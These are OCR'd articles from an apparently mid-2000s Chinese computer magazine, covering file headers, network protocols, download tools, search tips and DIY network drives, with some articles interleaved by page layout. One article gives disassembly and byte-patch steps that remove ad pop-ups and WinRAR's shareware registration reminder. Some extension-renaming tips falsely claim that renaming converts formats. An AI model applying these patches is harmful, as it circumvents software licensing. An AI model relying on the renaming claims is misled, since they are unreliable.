用UltraEdit等编辑器打开文件，查看右侧开始显示的几个字符，例如这里显示为“.RMF!”(见图8)，这就是RM或RMVB文件的典型标志，但有时右侧显示的信息并不能判断出扩展名，这时可以再仔细查看右侧显示的其他信息，判断文件类型。



图8

表2 常见文件类型的文件头信息

扩展名	字符串标志	十六进制标志
EXE	MZ	4D 5A
JPG		FF D8 FF
BMP	BM	42 4D
GIF	GIF8	47 49 46 38
RAR	Rar!	52 61 72 21 1A 07 00
ZIP	PK	50 4B 03 04
DOC		D0 CF 11 E0 A1 B1 1A E1
PDF	%PDF-1	25 50 44 46 2D 31 2E

你可能不知道 扩展名另类妙用

1.下载完成前浏览

使用网际快车(FlashGet)下载大体积多媒体文件时，可以在未下载完成时，暂停下载，然后将下载的文件去掉后面的“JC!”扩展名，这样就可以直接用媒体播放器进行预览了，如果满意，再添加“JC!”扩展名继续下载。

2.改扩展名实现文件格式转换

从VCD影碟上复制下来的视频文件扩展名都是DAT，无法直接双击播放。其实可以直接把它的扩展名改为MPG，就可直接双击播放了。

对于WMA格式的文件，只要将其扩展名修改为MPG、MPEG、AVI都可以轻松实现格式转换，而RM、RA、RMVB、RAM、RMM这几种real格式也是相通的，一首歌曲无论改为其中哪种扩展名，Real Player都能播放！

另外，不少评书光盘采用SWA格式存放，其实只要将SWA扩展名改为MP3即可完成SWA→MP3的转换。

小提示

★用DOS命令批量改扩展名:比如想把当前文件夹所有WMA文件改为MPG文件，则只要输入“ren *.wam *.mpg”，回车后即可。要注意的是，DOS不支持长文件名，因此在更改前，注意不要有超过8个字符的文件名。

★用ACDSee批量改扩展名:选中要更改名称的文件，右击并选择“重命名”，在弹出窗口的“模板”下输入“*.扩展名”，比如“*.BMP”，然后单击“开始重命名”按钮即可。


3.打开损坏的压缩包

很多时候从网上下载的自解压文件运行时却提示“自解压文件损坏”，这时只要把扩展名由“EXE”改成“RAR”，就能用WinRAR打开使用了。

CF [ZT01]

他与她的对话——网络协议实战剖析

■ 北京　阮征　刘凤奇



常听说“网络协议”这个词，它到底有什么用？多种协议之间有什么区别？什么情况下某些协议是可以删除的，什么情况下某些协议又是必须的呢？本文将带你进入协议的世界，了解不同协议的功能及应用环境……

芝麻开门

1.协议为何方神圣？

举个形象的例子，网络就像一个社会，其中的每一台电脑都是社会的成员，为了进行沟通，他们必须使用一样的语言，而不能带有方言，而这个通用语言就是协议，它是网络中传递、管理信息的一些规范，是网络中不同工作站、服务器之间能传输数据的原因所在。由于技术的发展和网络环境的不同，网络协议又有一些不同的类别，目前常见的网络协议有TCP/IP协议、IPX/SPX协议、NetBEUI协议等。

2.协议的查看、禁用、安装、删除与配置

要查看本机安装了哪些协议，可通过“本地连接→属性→常规”来查看(见图1)。如果想添加某个协议，只要在该界面下点击“安装”，在弹出的“选择网络组件类型”窗口中选择“协议”，再进一步添加即可。如果想编辑某协议的属性，只要选中后点击“属性”按钮设置即可。如果想禁用某协议，去掉协议前的勾即可。如果想删除某协议，选中后点击“删除”即可。



图1

常见协议了然于心

1.TCP/IP协议

每种网络协议都有自己的优点，但只有TCP/IP协议允许与Internet进行完全的连接。TCP/IP协议可以说是协议中的老大，用得最多最广，现今流行的网络软件和游戏大都提供了对TCP/IP协议的支持。

小提示

在“命令提示符”下输入“ping 127.0.0.1”(不含引号)，如果Ping得通则说明TCP/IP协议已经正确安装。

2.IPX/SPX协议

IPX/SPX协议是Novell开发的专用于NetWare网络的协议，现在已经不光用于NetWare网络了，大部分可以联机的游戏都支持IPX/SPX协议，比如星际争霸，反恐精英等。虽然这些游戏通过TCP/IP协议也能联机，但通过IPX/SPX协议更省事，不需要任何设置。IPX/SPX协议在局域网中的用途并不是很大，如果确定不在局域网中联机玩游戏，那么它可有可无。它和TCP/IP协议的一个显著不同就是它不使用IP地址，而是使用网卡的物理地址(MAC地址)。

IPX/SPX理论上不用做任何配置，但在实际使用时也需要注意一些问题：进入IPX/SPX协议的属性页面(见图2)，一般情况下IPX/SPX传输的数据帧有四种类型，在一个网络内的帧类型是要统一的，这里可以选择相应的帧类型或直接选择“自动检测”；一个网络内各主机的“内部网络号”应该互不相同。



图2

3.NetBEUI协议

NetBEUI是IBM开发的非路由协议，实际上是NetBIOS增强用户接口，是Windows 98前的操作系统的缺省协议，特别适合于在“网上邻居”传送数据，大大提高了在“网上邻居”查找电脑的速度。所以，除了TCP/IP协议之外，局域网内的电脑最好也装上NetBEUI协议。另外还有一点要注意：如果一台只装了TCP/IP协议的Windows 98电脑想加入到WINNT域，也必须安装NetBEUI协议。

4.Microsoft网络的文件和打印机共享

在局域网中设置了IP地址与子网掩码，网线也连接正常，但在“网上邻居”中别人就是看不到自己的电脑，估计多半是由于没有把本机的“Microsoft网络的文件和打印机共享”启用。

5.网络登录模式

Windows 98/Me中提供了“Microsoft网络用户”、

“Windows登录”和“Microsoft友好登录”三种方式，在Windows 2000/XP中只存在一种网络登录模式，即“Microsoft网络客户端”。

Microsoft网络客户端(网络用户)：既可以用于登录对等网，也可以用于登录Windows NT/2000 Server服务器。其中，用户以域用户形式登录服务器时必须使用Microsoft网络客户端。在Windows 98/Me中如果选择“Microsoft网络用户”，启动进入桌面之前，系统会要求输入用户名、口令，并根据输入信息处理登录脚本，连接网络。

Windows登录：只能用于登录对等网，但与“Microsoft网络客户端”相比，它启动Windows时不进行网络登录验证(可以任意输入一个登录名)，启动速度较快，如果系统无法连接到网络，屏幕将不给出错误信息提示。

Microsoft友好登录：也只能用于登录对等网，但与“Windows登录”相比，它的功能要强些。在同一台计算机上，可以建立多个“用户配置文件”(通过“控制面板”中的“密码”来设置)，使不同的用户登录电脑时使用不同的资源。在选择“Microsoft友好登录”方式启动电脑时，将会显示该电脑上的所有用户名称，你只有选择其中一个用户名，并正确输入密码后才能登录网络。

实战:不可删除的协议

为了让读者明白各协议的具体功能，我们以协议增减为方法做了实验，下面将实验结果汇报给大家。

1.公司局域网用户，操作系统为Windows 2000/XP

(1)启用“Microsoft网络客户端”、“Microsoft网络的文件和打印机共享”、“TCP/IP协议”，其他协议没有安装。

现象：可以访问局域网其他用户的共享资源，其他用户也可以访问本机共享资源，通过IE浏览网页没有任何问题。

(2)在(1)的基础上将“Microsoft网络客户端”禁用。

现象：本机无法访问其他用户的共享资源，而局域网其他用户能访问本机共享资源，通过IE能正常浏览网页。

(3)在(1)的基础上把“Microsoft网络的文件和打印机共享”禁用。

现象：本机访问局域网其他用户共享资源正常，其他用户访问不了本机的共享资源，通过IE能正常浏览网页。

(4)把“Microsoft网络客户端”和“Microsoft网络的文件和打印机共享”都禁用，只启用TCP/IP协议。

现象：本机通过IE浏览网页正常，但“网上邻居”中看不到局域网的其他用户，其他用户也看不到本机的共享资源。

(5)在(1)的基础上把TCP/IP协议禁用或删除。

现象：默认情况下“Microsoft网络客户端”和“Microsoft网络的文件和打印机共享”都会被自动禁用，所以在“网上邻居”中看不到局域网的其他用户，其他用户也看不到本机的共享资源，通过IE也访问不了网页。

(6)公司局域网用户A启用了“Microsoft网络客户端”、“Microsoft网络的文件和打印机共享”和“TCP/IP协议”，公司局域网用户B启用了IPX/SPX协议、NetBEUI协议、“Microsoft网络客户端”和“Microsoft网络的文件和打印机共享”，没有启用TCP/IP协议。

现象：由于双方没有共同的协议，即两台机器没有共同语言，所以AB不能互访共享资源，而A可以通过IE上网，B不能上网。

(7)公司局域网用户A、B均启用了“Microsoft网络客户端”、“Microsoft网络的文件和打印机共享”和NetBEUI协议。

现象：由于没有启用TCP/IP协议，所以A、B用户都不能访问网页，但由于都有共同的协议NetBEUI，所以可以相互访问共享资源。

(8)公司局域网用户A、B均启用了“Microsoft网络客户端”、“Microsoft网络的文件和打印机共享”、IPX/SPX协议、NetBIOS协议。

现象：这里要注意的是在Windows 2000/XP中，IPX/SPX与NetBIOS是整合的，也就是说添加IPX/SPX协议会自动添加NetBIOS，要删除都要删除，要禁用都要禁用，要添加一起添加。这时A、B都不能访问网页(没有安装TCP/IP协议)，但可以互相访问共享资源。

总结：“Microsoft网络客户端”负责访问网上其他用户的共享资源，“Microsoft网络的文件和打印机共享”负责网上其他用户访问本机共享资源，TCP/IP协议主要负责浏览Internet网页等，禁用或删除TCP/IP协议我们就不能正常上网浏览了。要实现两机互访共享资源，需要两台机器安装相同的协议，不管是TCP/IP协议、IPX/SPX协议或NetBEUI协议。

2.ADSL用户

由于ADSL用户只要保证能够上网就可以了，所以TCP/IP协议是必须的。如果为了安全不打算进行资源共享的话，“Microsoft网络客户端”、“Microsoft网络的文件和打印机共享”都可以禁用，不会对我们正常浏览有影响。


合理配置协议 解决实际问题

实例1：NetBEUI这个协议很常用，在Windows 98/2000下可以轻松安装，但Windows XP下怎么不行呢？

Windows XP默认是不安装NetBEUI协议的，如果要添加该协议，可以按照如下步骤进行。

第一步：准备一张Windows XP系统安装盘，打开安装盘中的Valueadd\Msft\Net\NetBEUI文件夹，找到Nbf.sys文件并把它复制到本机系统目录的System32\Drivers文件夹下，把Netnbf.inf复制到系统目录的inf(隐藏属性)文件夹下。

第二步：点击“开始→设置→网络和拨号连接”，打开准备配置NetBEUI协议的网卡属性窗口，在“常规”选项卡下点击“安装”，选择“协议”，然后再点击下面的“添加”按钮，在弹出的“选择网络协议”窗口中



电影 我边下边看!

■ 北京 boxer

很多朋友都知道，可以利用MPC、AVIpreview等软件欣赏没有下载完毕的多媒体文件，但你听说过一边下载一边欣赏电影吗？最近发布的一款名为WellGet的免费下载软件就可以办到！不仅如此，该软件还支持mms、rtsp等流媒体协议和多线程多任务下载，有了它你完全可以抛弃要收费的Net Transport和FlashGet了。

WellGet小档案

软件版本:1.0	软件大小:416KB
软件性质:免费软件	适用平台:Windows 98/Me/2000/XP
下载地址:http://www.forever-group.com.cn/wellget/WGSetup.exe	

安装完毕后运行WellGet，可以看到其界面跟FlashGet几乎如出一辙，相信你可以很快上手。首先选择“View→Language→简体中文”将其界面语言切换为中文，接下来运行“工具→设置”菜单打开其选项设置窗口，切换到“Connection”选项卡，在“连接类型/速度”下拉列表中选择合适的网络接入类型(默认设置为28.8K Modem，见图1)。

小提示

在WellGet选项设置的“General”选项卡中，将“把数据写入到磁盘每”的值设置得大一点可以减小文件下载时对硬盘的读取次数，从而起到保护硬盘的作用。



图1

1.添加下载任务

跟FlashGet一样，有三种方法添加新的下载任务:在IE右键中选择“Download by WellGet”、运行“任务→新建下载任务”命令、直接将下载链接拖动到WellGet的悬浮窗口上。添加下载任务后，会弹出“任务信息”窗口，设置好保存目录、线程数等参数后(注意勾选“启用下载中

会出现“NetBEUI协议”选项(见图3)，选择“NetBEUI协议”，安装即可。



图3

实例2:组建了局域网，没有连接到Internet，想联机对战玩游戏需要安装什么协议呢？

现在大部分游戏都提供了对TCP/IP协议的支持，所以可以对TCP/IP协议进行IP地址、子网掩码的设置，如果你比较懒，也可以只安装IPX/SPX协议，好处是其采用网卡MAC地址区分主机，所以设置能自动完成。对于一些老游戏来说，它们只支持IPX/SPX协议，所以这种情况就只能使用IPX/SPX协议来组网对战了。

实例3:我是不上网的家庭用户，平时也就玩玩单机版游戏，需要安装什么协议呢？

协议是用来在不同电脑之间通信的，可以什么协议都不安装。

实例4:操作系统是Windows 98，在“网上邻居”中可以看到其他电脑，却看不到自己。

要正确浏览自己，首先要把本机的“Microsoft网络的文件和打印机共享”启用;如果还是看不到，那就需要正确地在网络上注册自己的电脑，而在Windows 98中，电脑名称注册是通过NetBIOS底层协议进行的，所以安装NetBEUI协议，重启电脑即可。

小提示

协议太多也不好

许多朋友为了省事，装了一大堆协议，殊不知协议装多了不仅会浪费内存资源，而且当一个应用或服务向网络发出信息请求时，Windows会在所有加载的协议中寻找所请求的服务，同时只有在接收到协议的响应后才能选定协议，开始建立连接，从而造成时间延迟。因此，我们建议大家只安装自己最需要的协议。

CF [WL01]

播放功能”)，单击“确定”即可开始下载(见图2)。

> **小提示**
> 第一次下载时，在设置完毕后可以单击“保存为默认值”将该设置保存起来，以免需要花费时间再次设置。



图2

2.边下载边欣赏电影

下载开始后，可以立即在下载列表中找到正在下载的文件，单击鼠标右键，选择“播放媒体文件”(或直接按下F5键)，接下来在窗口下半部分切换到“播放器”选项卡，这里有个简易的Windows Media Player播放窗口，单击“播放”按钮即可欣赏电影了(见图3)！笔者测试发现，播放过程中可以拖动进度条(进度条上颜色偏深的部分即为已经下载的部分)，而且播放比较流畅。不过稍有遗憾的是：播放不支持全屏幕欣赏，而且不支持RM格式的电影。




图3

3.找回丢失的下载任务

如果在下载过程中出现意外断电或其他情况导致下载任务丢失，难道所有文件都需要重新下载吗？不用，WellGet会自动备份下载任务，我们只需要运行“文件→导入数据库”命令，选择WellGet安装目录中的default.tre文件就能找回下载任务了。此外，该目录中还保存有一个名为default.tre.bak的备份文件，该文件的备份频率要比default.tre低一些(默认为每天备份一次)，如果依靠default.tre没有解决，还可以将default.tre.bak改名为default.tre，然后用同样的方法将其导入。

> **小提示**
> 如果你是个下载狂，可能会出现备份的数据库容量发展到非常大的情况，既占用磁盘空间，又影响WellGet的启动速度，可以在WellGet的选项设置的“General”选项卡中取消勾选“每天自动保存下载数据库”(见图4)。



图4


怎么样？当下载完电影时，基本上也欣赏完毕了，简直跟在线收看没什么两样！WellGet还具有下载完毕关机、速度限制等基本功能，实在是电影爱好者不可或缺的下载利器，赶快去试试吧！ CF [WL02]

找回失落的Flash倩影

■ 令山

最近上网不能正常观看网页内的Flash动画，起初以为是服务器的问题，但后来总是这样，才知道不对劲。无意中想起有一天清理系统时卸载了以前安装的“黄河Flash播放器”，在此之前我一直是用Macromedia自己的Flash插件来观看网页内的Flash动画的。

首先进入X:\WINDOWS(或WINNT)\Downloaded Program Files(其中X为系统盘)，找到一个名为“Shockwave Flash Object”的ActiveX组件(见图)，右击，选择“更新”。待更新完毕，会出现一个询问是否信任Macromedia产品的对话框，点击“是”。待安装完毕，打开浏览器，失落的Flash又回来了！



如果你也出现了和笔者一样的问题，不妨想想是不是由于卸载了以前安装的第三方播放器造成的，并用本文介绍的方法进行修复。

CF [WL03]

弹止神功——软件广告全面禁止

网页弹出广告，可以用弹出广告拦截器；可是软件中的弹出广告呢？我们难道无计可施了吗？其实，只要练好弹止神功，弹出广告就可以在一招一式间轻松化解。

■ 上海 谢美珍

芝麻开门 在Windows下，程序要显示窗口，必须调用相关的Win32 API(Application Programming Interface，也就是应用程序编程接口;Win32 API就是Windows提供的进行各种系统功能调用的接口，程序通过调用这些接口来完成某些特定的系统功能)函数。而在调用时，如果程序传入的参数不正确，则会导致调用失败。换言之，我们可以将程序代码中对广告窗口调用的部分进行一些修改，使窗口调用失败，来完成屏蔽广告的目的。工欲善其事，必先利其器，要去除软件广告窗口，需要准备一些免费工具。

ResHacker 3.40(541KB):下载地址为 http://www.uuland.com/netdisk/userhome/download/reshack.zip

W32Dasm 8.93(1.40MB):下载地址为http://www.pediy.com/tools/Disassemblers/W32Dasm/W32dsm8.93.rar

RTA 2.00Beta1(399KB):下载地址为 http://www.pediy.com/tools/Editors/RTA/rta.zip

屏蔽QQ弹出广告

安装现成的插件或补丁来屏蔽广告无疑是最简单的方法，但缺点是不同的版本需要的补丁版本可能也不同，不够灵活。

腾讯QQ/TM 2004 Beta珊瑚虫外挂

软件版本:2.3	软件大小:1239KB
软件版本:免费软件	适用平台:Windows 9x/NT/2000/XP

下载地址:http://sc-http.downloadsky.com/down/CoralQQ230731_skycn.rar

第一步:下载后解压缩至QQ安装目录，运行CQQcfg.exe进入外挂设置。

第二步:在“常规选项”页，找到“系统广播”，并去除其下“允许Flash/Html广播”的勾选。聊天中经常发生误点对方QQ秀而打开IE的情况，我们可以去除“允许打开QQ秀链接”的勾选来解决这个问题。点击“保存修改”，然后启动QQ即可生效(见图1)。


图1

火速链接

如果你不想下载插件，想通过手动的方法屏蔽QQ广告，则请参考本刊2004年第16期中的《与QQ广告“绝缘”》一文。

屏蔽MSN Messenger的广告

如果你看不惯MSN Messenger下方的广告，则可以通过安装Messenger Plus! 3.01.94多国语言版(下载地址:http://hb2.onlinedown.net/down/MsgPlus-301.exe)的方法来屏蔽。

第一步:下载安装Messenger Plus!后运行。

第二步:MSN Messenger会新增一个Plus!菜单，打开之后点击“个人偏好设置”进入设置框。

第三步:点击“联系人名单”，然后在“常规选项”中勾选“隐藏广告条”，按“确定”即可。

屏蔽RealOne Player的广告

RealOne Player是一款优秀的流媒体播放软件，如果能屏蔽打开和关闭时的广告窗口，那就更加优秀了。

第一步:打开RealOne Player的安装目录，默认为C:\Program Files\Common Files\Real\Update_OB。

第二步:在该目录下找到Realsched.exe文件，将该文件删除或改名即可。

屏蔽浩方对战平台的广告

浩方对战平台是国内最好的联网对战平台之一，但美中不足的是:经常会弹出广告窗口，很影响使用。网上屏蔽浩方广告的补丁更新都不太及时，不能对应最新版本，所以我们来个手动屏蔽。

第一步:运行ResHacker，选择菜单“File→Open”(文件→打开)，打开浩方安装目录中的GameRes.dll文件。然后在左侧的资源目录中展开“Dialog”分支(也就是对话框的存放位置)，并在此分支下查找广告弹出框的相应对话框，找到后发现此对话框中含有“系统消息”字样，关闭ResHacker。(本文以浩方最新版本3.5.3为例，弹出消息框为分支中的163号对话框。)

第二步:运行W32Dasm，选择菜单“反汇编→打开文件”，打开浩方的主程序GameClient.exe，程序自动开始对浩方程序进行反汇编。等待反汇编完成后，W32Dasm界面中就出现了浩方GameClient.exe的汇编源代码。此时我们选择“查找→查找文本”，输入刚才找到的对话框特征字串“系统消息”，按“查找下一个”开始查找。

第三步:成功地在0040F1D4位置找到了字串，上方高亮显示的是此语句的大致含义，下面的“:0040F1D4 680CB64B00 push 004BB60C”即是对话框的调用代码，其中“:0040F1D4”是此代码在EXE文件中的位置，“680CB64B00”是代码的二进制表示(也就是此语句在文件中的真实存储形式)，而“push 004BB60C”是这句二进制机器码的汇编代码(调用API函数必须将函数压入堆栈，“push”就是压，“004BB60C”就是要压入的内容)。所以，我们便得出了压入函数参数，即调用函数的语句的位置为GameClient.exe文件的0040F1D4处(见图2)。



图2

第四步:运行RTA(解压后目录中的rta.exe)，选择菜单“File→Open File”，打开GameClient.exe。RTA界面中显示出了程序的汇编代码，最左侧红色的部分即为代码在文件中的位置，蓝色的是代码的二进制表示，黄色的即为汇编代码。拖动右侧的滚动条，找到0040F1D4位置(即红色部分显示“0040F1D4”的那行，见图3)。




图3

第五步:将这行中的蓝色部分(即“680CB64B00”)修改为“6800000000”，右边的汇编显示就变为了“PUSH 0”，也就是改成以0作为参数来调用函数的形式。这样的代码调用对话框就会导致调用失败，这时按工具栏中的“保存文件”按钮，并覆盖原GameClient.exe即可。

屏蔽WinRAR弹出提示框

WinRAR已经逐步取代Winzip成为网络时代压缩软件的老大，很多用户选择了未注册的共享版本，可是过了试用期后每次打开WinRAR时都会弹出注册提示框，非常不方便。我们也可以使用处理浩方弹出框的方法来解决这个问题，本文以WinRAR最新版本3.40Beta4为例。

第一步:首先要找到弹出框位置，使用ResHacker打开WinRAR目录中的WinRAR.exe，查找注册提示框，找到后发现此对话框名称为“REMINDER”，关闭ResHacker(见图4)。



图4

第二步:使用W32Dasm打开WinRAR.exe，查找“REMINDER”字符串。这里需要注意的是:查找到的第一个结果是对话框的数据，而非对话框调用，再次按“查找下一个”找到的结果才是真正的调用位置。区分的方法很简单，调用对话框的代码处一般都有“PUSH”语句。这里找到的位置是00440E17，最后关闭W32Dasm。

第三步:使用RTA打开WinRAR.exe，移动到00440E17位置，将“687D5E4900”改为“6800000000”，保存并覆盖原文件。

> **小提示**
>
> ★大多数软件的对话框保存在本身的EXE可执行文件中，但也有一些会保存在其目录下的DLL文件中，一般保存资源的DLL文件名中都会带有“Res”，如QQ目录下的QQRes.dll和浩方目录下的GameRes.dll。
>
> ★机器代码“680CB64B00”中的“68”即为汇编代码“PUSH”，“68”后即为需要PUSH的内容。
>
> ★W32Dasm下载解压后，目录中含有多个不同的修改增强版本，本文以“Gold.exe”(黄金修正版)为例。

屏蔽FlashGet广告

1.4版本:查找代码“8B817C020000”，将其修改为“B80100000090”。

1.5版本:查找代码“8B8180020000”，将其修改为“B80100000090”。

1.6版本:查找代码“8B8184020000”，将其修改为“B80100000090”。

特别提醒:本文只是讲解技术实现方法，请不要用于非法用途(包括侵犯版权)。 CF [WL04]

无所不能攻略之 长生剑：百度特技大放送

百度搜索引擎http://www.baidu.com/与我们的工作、生活和学习息息相关，能帮助我们解决很多难题，能帮助我们查询很多信息，能帮助我们发现很多惊喜，甚至可以说：只有想不到的，没有做不到的！

第一招：活用两个关键词

想查找与A的B方面有关的信息，可以用“A　B”作为关键词搜索。譬如，要查询刘德华的身高，关键词选择“刘德华　身高”即可。

第二招：图片来源双渠道

想欣赏《十面埋伏》的海报，除了在http://www.baidu.com/用“十面埋伏　海报”作为关键词搜索之外，还可以进入http://image.baidu.com/输入“十面埋伏”搜索。

第三招：把握昨天、今天与明天

想知道哪一天发生了或将发生什么事情，可以用日期作为关键词搜索。

第四招：挂一不漏万

只知道某首歌曲中的一句话，其他的都忘了，没关系，用记得的这句话搜索即可。譬如，用“我是在等待一个女孩”可以搜索出歌名和完整的歌词。

第五招：百度是本活字典

如果你不知道某词语中的一个或几个字怎么写，那可以用拼音作为关键词搜索，百度搜索引擎会进行提示；另外，还可以省略掉不会写的词来搜索。譬如，你不会写“一丘之貉”中的“貉”字，可以用“一丘之he”、“一丘之”或“yiqiuzhihe”搜索；如果不会写“一丘之貉”中的“丘”字，可以用“yiqiuzhihe”、“一qiu之貉”、“一　之貉”搜索。

第六招：联系方式我来查

如果你想找北京大学的联系方式，可以输入“北京大学　电话”或“北京大学　联系方式”搜索。

第七招：邮编区号我来查

要往吉林省图们市寄一封信，但是不知道邮政编码，没关系，用“图们　邮编”或“图们　邮政编码”搜索即可。




小渔 少花钱 多购物

搜索关键词：购物　打折　优惠

购物网站还真不少，既有门户网站推出的综合类商城（如新浪商城http://mall.sina.com.cn/、搜狐商城http://store.sohu.com/），有以图书音像为主的综合类购物网站（如卓越网http://www.joyo.com/、贝塔斯曼在线http://www.bolchina.com/、当当网http://www.dangdang.com/），还有专业购物网站（如电脑硬件数码类网站新蛋中国http://www.newegg.com.cn/、时尚礼品类网站八佰拜http://www.800buy.com.cn/、鲜花礼品类网站莎啦啦鲜花礼品网http://www.salala.com.cn/）和购物搜索引擎（如8848购物引擎http://www.8848.net/、中搜购物http://shopping.zhongsou.com/）、C2C交易网站（如易趣网http://www.eachnet.com/、淘宝网http://www.taobao.com/）等。如何在众多的网上商店中找到物美价廉的商品，成为摆在我们面前的话题。

1.用购物搜索引擎找最便宜的

在8848购物引擎和中搜购物都可以搜索某类或某种商品的价格，从而找到最便宜、最放心的商品。譬如想买一本高阶牛津字典，但是不知道字典的具体名称，则可以在上面两个网站中先用“牛津”搜索，得到有一本字典叫“牛津高阶英汉双解词典”，用“牛津高阶英汉双解词典”继续搜索，即可得到该字典在不同网站的价格（见图）。你还可以进一步查询该商品的具体信息，并查看网友评价（投票）。



2.用好打折券、代金券

不少网站都有折扣券或代金券，除了可能在相应的购物网站获取到之外，还可以从朋友那里或其他地方得到，譬如本刊2004年第15期中赠送的800buy赠券就很不错，另外大家可以到http://shopping.zhongsou.com/等网站下载一些打折券。

3.用好团购、多人一账户

一般来说，一个会员消费得越多，可以获得的折扣或赠送就越多，因此一个单位的同事或朋友可以用一个会员账号购物。另外，组织多人团购肯定会便宜一些。 CF [WL05]



免费午餐自己做

——打造海量网络硬盘

■ 山东 日月双星

你是否经常需要移动办公、需要备份重要资料、需要和朋友共享一些文件呢？那么，你肯定用过网络硬盘，也肯定对免费网络硬盘的容量及其他限制颇有微词。其实，我们完全可以拥有属于自己的海量网络硬盘。

> **芝麻开门**
>
> **什么是网络硬盘？**
>
> 网络硬盘是一种网络存储空间，可以随时随地通过浏览器或软件来管理自己的文件，如Office文档、MP3音乐文件、数码照片等，同时还可以与其他伙伴共享文件，不用记那难记的E-mail地址。

大邮箱→网络硬盘

免费的大容量网络硬盘很难找，而海量的邮箱倒是层出不穷，我们何不把邮箱改造成网络硬盘来用呢？

1.推荐改造的邮箱(见附表)

附表

邮箱名	申请地址	邮箱容量	附件容量限制	POP3	SMTP
163	http://mail.126.com	260MB	12MB	pop3.126.com	smtp.126.com
SOHU	http://mail.sohu.com	50MB	2MB	pop3.sohu.com	smtp.sohu.com

2.邮盘改造方案

用电子邮箱构造网络存储空间，能存取几十兆的大文件，操作过程非常简单，只需要轻轻地点击几下鼠标即可，而且还可以添加多个电子邮箱，让存储空间更大。

Net Mail Disk(网络邮盘)小档案

软件版本:0.2c Build 2　软件大小:605KB
软件类型:免费软件　适用平台:Windows 9x/NT/2000/XP
下载地址:http://sccrc.onlinedown.net/down/Nmd02c.exe
官方网站:http://www.maildisk.net/

(1)网络邮盘的使用步骤

第一步:安装软件后运行，出现配置向导界面，初次运行时需要设置自己的用户名及密码，确定无误后按“下一步”继续。

第二步:选择“您从前没有使用过网络邮盘”，然后在下方填写申请好的邮箱地址及其容量，完成后按“下一步”。

第三步:在“Internet Mail”框中填写邮箱用户名和密码后按“下一步”。

第四步:填写邮件POP3和SMTP服务器名称，如果不清楚，可以点击“自动探测POP3和SMTP服务器”(见图1)。



图1

第五步:现在你的网络硬盘已经配置完成，单击“下一步”后自动保存配置信息(请确保在线，否则无法保存配置信息)，随后出现主操作界面(见图2)。



图2

> **小提示**
>
> “SuperDisk”为网络邮箱所组成的“网络硬盘”的总称，这里只添加了一个邮箱，实际上最多可以添加16个邮箱，点击“邮箱”图标按钮，在出现的窗口中添加即可。

第六步:双击邮箱名可以进入“硬盘”空间，能看到工具栏中有“上传”与“下载”两个按钮，每次执行上传或下载动作时可以多个文件一次性执行，软件窗口下方将显示上传或下载的状态。

(2)公共场所网络邮盘的使用安全

使用网络邮盘会在电脑上留下自己邮箱的信息，对于在公共场所使用的朋友，应该进行清除，以防暴露自己的隐私。



图 3

第一种方法:打开网络邮盘并登录，点击“选项”，去除“在本地保存副本”和“记住信息邮箱的密码”的勾选，勾选“退出时删除用户”、“退出时删除与该用户相关的文件”。

第二种方法:登录以后把自己的账户删除，也就是进入程序点击“账户”，然后选中你的账户，点击“删除”即可(见图3)。

主页空间→网络硬盘

免费的大容量PHP/ASP主页空间很多，如果经常需要在不同地方进行资料存取，使用FTP账号未免有些不安全，而且也不便于文件的共享，下面带领大家用主页空间打造属于自己的网络硬盘。

1.PHP 空间

推荐使用QuiXplorer网络文档管理系统来打造。

QuiXplorer小档案

软件版本:2.3　软件大小:100KB
软件类型:免费软件　适用平台:Windows/Unix
英文版下载地址:http://quixplorer.sourceforge.net
汉化版下载地址:http://www.uuland.com/download/php/quix23_sc.rar

第一步:下载QuiXplorer并解压缩。

第二步:用“记事本”打开\.config\conf.php文件，找到“$GLOBALS["home_dir"] = "/home/you/public_html";”，将等号后的路径修改为你的网站主目录。这里要注意的是:必须使用"/"，不能使用"\\"和"\"，末尾也不要加"/"。

小知识　如何获得网站的主目录

用“记事本”编辑一个PHP文件(这里假设网站为http://www.abc.com，PHP文件名为test.php)，在其中加入“<?php echo getcwd(); ?>”(不包括引号)后保存，上传到你网站的根目录，然后在浏览器中打开“http://www.abc.com/test.php”即可看到主目录地址，如“E:\wwwroot2\test”，要修改为“e:/wwwroot2/test”。

第三步:找到“$GLOBALS["home_url"] = "http://localhost/~you";”，将等号后的内容修改成你的网站URL(如这里的“http://www.abc.com”)，注意最后不要加“/”。

